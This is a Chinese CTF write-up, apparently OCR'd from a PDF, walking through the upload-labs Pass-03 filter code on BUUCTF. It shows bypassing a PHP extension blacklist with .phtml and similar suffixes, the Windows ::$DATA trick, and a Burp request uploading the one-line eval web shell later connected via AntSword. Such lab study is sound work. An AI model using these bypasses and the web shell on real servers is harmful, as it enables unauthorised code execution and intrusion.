
(5). 删除尾部小数点

- `deldot($file_name)` 将会删除变量 `$file_name` 中的最后一个小数点，经过查询发现这个函数不是php自带的，而是靶场中自己定义的
- 通过 `Seay` 源码审计系统可以找到函数的位置是在 `common.php` 文件中
  如果不想去思考其中的算法，可以使用 `php` 的集成开发环境 `phpstorm` 运行一下函数看看结果










```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_name = deldot($file_name);//删除文件名末尾的点
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(6). 获取文件后缀

- `strrchr($file_name, '.')` 会返回小数点和文件后缀组成的子串。
  假设文件名为 `test3.php.jpg`，得到的 `$file_txt` 值就是 `.jpg`
- PHP: strrchr - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_ext = strrchr($file_name, '.');
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(7). 小写转换

- `strtolower($file_ext)` 就是对得到的字符串后缀`进行全小写处理，这样就没法进行文件后缀的大小写绕过了
  PHP: strtolower - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_ext = strtolower($file_ext); //转换为小写
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(8). 置空::$DATA

- 在window的时候如果文件名+ `::$DATA` 会把 `::$DATA` 之后的数据当成文件流处理,不会检测后缀名，具体参考【文件上传绕过】八、::$ DATA上传绕过
  如果文件名为 `test.php::$DATA.jpg` 时，在windows中会删除 `::$DATA` 及之后的内容，则上传window服务器后的文件名为 `test.php`
- `str_ireplace('::$DATA', '', $file_ext)` 将会用空字符来替换变量 `$file_ext` 中的 `::$DATA` 子串，防止了 `::$DATA` 的上传绕过
- PHP: str_ireplace - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(9). 首尾去空

- `trim($file_ext)` 删除 `$file_ext` 变量首尾的空白符
- PHP: trim - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_ext = trim($file_ext); //收尾去空
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(10). 黑名单过滤

- `$file_ext` 存储的是文件后缀（含有小数点）
  数组 `$deny_ext` 的值如下，当文件的后缀不为其中的时，才能进入if语句
- PHP: in_array - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
     if(!in_array($file_ext, $deny_ext)) {//第三条if语句
            //代码
        } else {//第三条if语句为假
            $msg = '此文件不允许上传';
        }
 }else{//第二条if语句为假
  //代码
 }
}
```

(11). 文件存储路径设置

- 在上传文件的时候，文件都会被存储在一个临时的文件夹下
  我们不需要知道具体路径，只需要通过tmp_name参数获取路径即可
- `UPLOAD_PATH` 的值为 `../upload` ，在 `config.php` 文件中定义
  `$file_ext` 是文件的后缀，包含了小数点
  `rand(1000,9999)` 则是从1000到9999数字中取随机数，范围左闭右闭
  `date("YmdHis")` 用于获取当前的时间，以 `xxxx年xx月xx日xx时xx分xx秒` 为格式
  两个字符串变量之间的连接用小数点
- PHP: rand - Manual
  PHP: date - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
     if(xxx) {//第三条if语句
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            //代码
        } else {//第三条if语句为假
            //代码
        }
 }else{//第二条if语句为假
  //代码
 }
}
```

(12). 移动临时文件

> - 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作
> - PHP: move_uploaded_file - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
     if(xxx) {//第三条if语句
            //代码
            if (move_uploaded_file($temp_file,$img_path)) {//第四条if语句
                 $is_upload = true;
            } else {//第四条if语句为假
                $msg = '上传出错！';
            }
        } else {//第三条if语句为假
            //代码
        }
 }else{//第二条if语句为假
  //代码
 }
}
```

[3]. 黑名单绕过

> 因为过滤的后缀只有 `.php`、`.jsp`、`.aspx` 和 `.asp` 这几个
> 可以在百科中查一下php文件的文件扩展名，还可以写成其他的后缀来上传
> 常用文件扩展名

Baidu百科 常用文件扩展名

PGL	HP绘图仪绘图文件
PGM	可输出灰度图（位图）
PH	由Microsoft帮助文件编译器产生的临时文件
PHP/PHP3	包含有PHP脚本的HTML网页
PHTML	包含有PHP脚本的HTML网页；由Perl分析解释的HTML
PIC	PC画图位图；Lotus图片；Macintosh PICT绘图

- 所以可以将文件的后缀改成 `.php3` 或 `.phtml` ，直接上传文件就行
- 参考了其他的文章后发现还可以用 `.php4` 、 `.php5` 和 `.pht` 来绕过，
  绕过的前提是需要在 `apache` 配置开启了这些php后缀文件执行才能成功获取shell
  自己搭建的靶场有点问题，所以下面的绕过是用BUUCTF在线靶场
- upload-labs在线靶场-BUUCTF
  文件上传upload-labs第三关

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Proj


Intercept | HTTP history | WebSockets history | Options


Request to http://7ee290e7-3f71-4f1a-823d-cb68f5439b15.node4.buuoj.cn:80


Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /Pass-03/index.php HTTP/1.1
Host: 7ee290e7-3f71-4f1a-823d-cb68f5439b15.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://7ee290e7-3f71-4f1a-823d-cb68f5439b15.node4.buuoj.cn/Pass-03/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------300672542112172
Content-Length: 317

-----------------------------300672542112172
Content-Disposition: form-data; name="upload_file"; filename="test3.phtml"
Content-Type: application/octet-stream

<?php @eval($_POST["cmd"]);?>
-----------------------------300672542112172
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------300672542112172--
```


7ee290e7-3f71-4f1a-823d-cb68f5439b15.node4.buuoj.cn/upload/20210
搜索
INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
Load URL
Split URL
Execute
http://7ee290e7-3f71-4f1a-823d-cb68f5439b15.node4.buuoj.cn/upload/202107220147107298.phtml
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace


Add shell
Add
Clear
Shell url *
uoj.cn/upload/202107220147107298.phtml
Shell pwd *
cmd
Encode
UTF8
Shell type
PHP
Encoder
default
chr
base64


AntSword
AntSword Data Edit Window
Folders (0)
/
var
www
html
upload
Files (1)
New
UP
Refresh
Home
Bookmark
/var/www/html/upload/
Name
Time
Size
Attr
202107220147107298.phtml
2021-07-22 01:47:10
29 b
0644